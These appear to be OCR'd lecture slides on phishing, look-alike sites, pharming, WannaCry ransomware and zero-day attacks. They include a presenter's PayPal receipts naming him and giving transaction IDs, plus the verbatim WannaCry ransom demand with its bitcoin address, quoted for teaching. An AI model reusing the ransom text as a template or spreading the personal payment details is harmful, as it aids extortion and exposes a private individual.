
SLIDESHOW

15 real-world phishing examples — and how to recognize them

How well do you know these crafty cons?

By Roger A. Grimes, Columnist, CSO | Nov 2, 2017 3:41 AM PT

Share All Slides Slide 4 of 2




See larger image

Roger Grimes/IDG

Look-alike websites

Another Example



See larger image

Roger Grimes/Thinkstock

Nigerian scams

Officially known as "advanced fee frauds", this phishing lure known became known as Nigerian scams decades ago because Nigeria's fraudsters seem to attempt them far more often than any other country – at least per capita.

Samples are practically endless …

- It is easy to identify once its true identify is known, but it can do real harm to some people
- Unfortunately, senior citizens seem more vulnerable

See larger image


Roger Grimes/IDG


Go directly to jail


Phishers know you have a guilty conscience and use it to snare you. Even if the thing you feel guilty about is not illegal, you can often be tricked into worrying that you have been caught. And nothing motivates someone to respond immediately and with uncharacteristic foolishness than the threat of jail. Thus, in the United States, phishing scams that use fake FBI warnings for illegal music downloading or watching pornography lead the way. Fake threats from the IRS for tax return issues are also very successful. These lures often come over the phone — perhaps to heighten the sense of urgency.

Another Example?

- My personal (and humiliating) experience
  - in May 2018
- ustraveldocs.com vs usatraveldocs.com







결제대금 지급처: Immigration4US 받은편지함 x

service@intl.paypal.com <service@intl.paypal.com> 4월 17일
sungdeok에게

PayPal

$165.00 USD의 결제대금을 Immigration4US(으)로 보내셨습니다.

Apr 17, 2018 13:27:47 GMT+09:00
영수증 번호:1383-7849-2757-6326

안녕하세요? sungdeok cha 님,

이 청구액은 고객님의 신용카드 명세서에 PAYPAL *IMMIGRATION에 대한 결제대금으로 표시됩니다.

PayPal 계정 만들어 다음번에는 더 빠르게 결제하세요.

PayPal 결제는 더 안전하고 빠릅니다. 다음번 온라인 쇼핑에서는 PayPal 계정의 이메일과 암호만 있으면 됩니다.

바로 가입하기

편리한 쇼핑
몇 번의 클릭으로 구매할 수 있습니다. PayPal로 결제할 경우 이메일과 암호만 입력하면 됩니다.

더 안전하게 쇼핑
PayPal에서 사용자의 금융 정보를 안전하게 저장하므로 판매자에게는 이 정보가 표시되지 않습니다.

안심하고 쇼핑
도착하지 않았거나 설명과 다른 구매 상품은 환불받을 수 있습니다. 더 알아보기

판매자 정보:
Immigration4US
support@immigration4us.com
http://www.immigration4us.com

판매자에게 보내는 지시사항:
제공된 것 없음

Shipping information:


Shipping method:
Not specified

설명	단가	수량	금액
US Visa Processing Fees	$165.00 USD	1	$165.00 USD

할인: -$0.00 USD
총계: $165.00 USD

영수증 번호: 1383-7849-2757-6326
나중에 참조할 수 있도록 이 영수증 번호를 보관하세요. 고객지원센터(Immigration4US)나 PayPal에 연락할 때 필요합니다.

감사합니다.
PayPal



Your Dispute Has Been Escalated to a Claim - Case #PP-006-939-655-141 받은편지함 x

service@intl.paypal.com 5월 25일 (13일 전)
scha에게

sungdeok cha 님,

If we contact you for more information, please respond within the timeframe. If you do not respond within the timeframe, the case may be closed and decided in the seller's favor.


Transaction Details

Seller's Name: Immigration4US
Seller's Email: support@immigration4us.com
Seller's Transaction ID: 2X285021KV376901C

Transaction Date: Apr 17, 2018
Transaction Amount: -$165.00 USD
Your Transaction ID: 75F74388RD762343T
Case Number: PP-006-939-655-141

Buyer's Transaction ID: 75F74388RD762343T

감사합니다.
PayPal



Case ID PP-006-939-655-141 has been closed 받은편지함 x

service@paypal.com <service@paypal.com> 5월 26일 (12일 전)
sungdeok에게

영어 → 한국어 메일 번역 영어

PayPal

Dear sungdeok cha,

Your seller has issued a refund of $165.00 USD to you, and this case (Case ID PP-006-939-655-141) has been closed. If you paid with a credit or debit card, the amount is refunded to your card. It can take up to 30 days for the refund to appear on your card statement.

Transaction details

Case ID: PP-006-939-655-141

Seller's name: Immigration4US

Seller's email: support@immigration4us.com

Seller's transaction ID: 2X285021KV376901C

Transaction date: 2018년 4월 17일

Transaction amount: -$165.00 USD

Your transaction ID: 75F74388RD762343T

If you need further assistance, please click **Contact** at the bottom of any PayPal page.


Sincerely,

PayPal

Social Engineering - Pharming

- is a hacker's attack aiming to redirect a website's traffic to another (bogus) website,
- even though the browser seems to be displaying the Web address you wanted to visit.
- **tampers with the domain-name server (DNS)** system so that traffic to a Web site is secretly redirected to a different site altogether,
- has become of major concern to businesses hosting E-commerce and online banking websites

Pharming



by changing the hosts file on a victim's computer or by exploitation of a vulnerability in **DNS** server software

http://palpapers.plynt.com/images/pharming-diagram.png

Ransomware


- Ransom + Ware (software)
- A major ransomware attack has affected many organizations across the world reportedly including Telefonica in Spain, the National Health Service in the UK, and FedEx in the US.
- The malware responsible for this attack is a ransomware variant known as 'WannaCry'.
- scan heavily over TCP port 445 (Server Message Block/SMB), spreading similar to a worm, compromising hosts, encrypting files stored on them then demanding a ransom payment in the form of Bitcoin

http://blog.talosintelligence.com/2017/05/wannacry.html?m=1


Wana Decrypt0r 2.0
Ooops, your files have been encrypted!
English
What Happened to My Computer?
Your important files are encrypted.
Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.
Can I Recover My Files?
Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time.
You can decrypt some of your files for free. Try now by clicking <Decrypt>.
But if you want to decrypt all your files, you need to pay.
You only have 3 days to submit the payment. After that the price will be doubled.
Also, if you don't pay in 7 days, you won't be able to recover your files forever.
We will have free events for users who are so poor that they couldn't pay in 6 months.
How Do I Pay?
Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.
Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.
And send the correct amount to the address specified in this window.
After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am
Payment will be raised on
5/15/2017 12:36:07
Time Left
02:23:58:49
Your files will be lost on
5/19/2017 12:36:07
Time Left
06:23:58:49
About bitcoin
How to buy bitcoins?
Contact Us
bitcoin
ACCEPTED HERE
Send $300 worth of bitcoin to this address:
115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn
Copy
Check Payment
Decrypt

Cyber Attacks, Malware, …

- We will probably never learn the facts fully, but…



September 6, 2018 !!!

EDITION: AU

ZDNet | SECURITY | NBN | CXO | HARDWARE | MORE | NEWSLETTERS | ALL WRITERS

MUST READ: How Apple Watch saved my life

How US authorities tracked down the North Korean hacker behind WannaCry

US authorities put together four years worth of malware samples, domain names, email and social media accounts to track down one of the Lazarus Group hackers.

By Catalin Cimpanu for Zero Day | September 6, 2018 -- 21:43 GMT (07:43 AEST) | Topic: Security

16 | 2021 | in

The New Trend "Zero-day" Attacks

- Zero-day attacks take advantage of software vulnerability for which there are **no available fixes**
- Attacks take advantage of flaws before software makers can fix them
- Has become significant issue from 2008 on
- Emphasizes importance of safe configuration policies and good incident reporting systems

FYI

Article | Talk | Read | Edit | View history | Search Wikipedia

Zero-day (computing)

From Wikipedia, the free encyclopedia

A **zero-day** (also known as **0-day**) vulnerability is a computer-software vulnerability that is unknown to those who would be interested in mitigating the vulnerability (including the vendor of the target software). Until the vulnerability is mitigated, hackers can exploit it to adversely affect computer programs, data, additional computers or a network.[1] An exploit directed at a zero-day is called a **zero-day exploit,** or **zero-day attack.**

In the jargon of computer security, "Day Zero" is the day on which the interested party (presumably the vendor of the targeted system) learns of the vulnerability. Up until that day, the vulnerability is known as a zero-day vulnerability. Similarly, an exploitable bug that has been known for thirty days would be called a 30-day vulnerability. Once the vendor learns of the vulnerability, the vendor will usually create patches or advise workarounds to mitigate it.[2]


The fewer the days since Day Zero, the higher the chance no fix or mitigation has been developed. Even after a fix is developed, the fewer the days since Day Zero, the higher is the probability that an attack against the afflicted software will be successful, because not every user of that software will have applied the fix. For zero-day exploits, the probability that a user has patched their bugs is zero, so the exploit should always succeed.[3] Zero-day attacks are a severe threat.[4]

Contents [hide]

The New Trend "Zero-day" Attacks (cont.)

- Malicious hackers are getting faster at exploiting flaws.
- The 2003 Blaster worm
  - one of the most virulent ever - hit the Internet barely a month after Microsoft released a patch for the flaw it exploited
  - took eight months to appear after vulnerability it targeted was disclosed
- Timelines are collapsing.
  - It is only a matter of time before users see attacks against flaws not yet disclosed or for which no patches are available

Zero Day Gets Closer



Time to patch "Safety Window" is shrinking from months to days

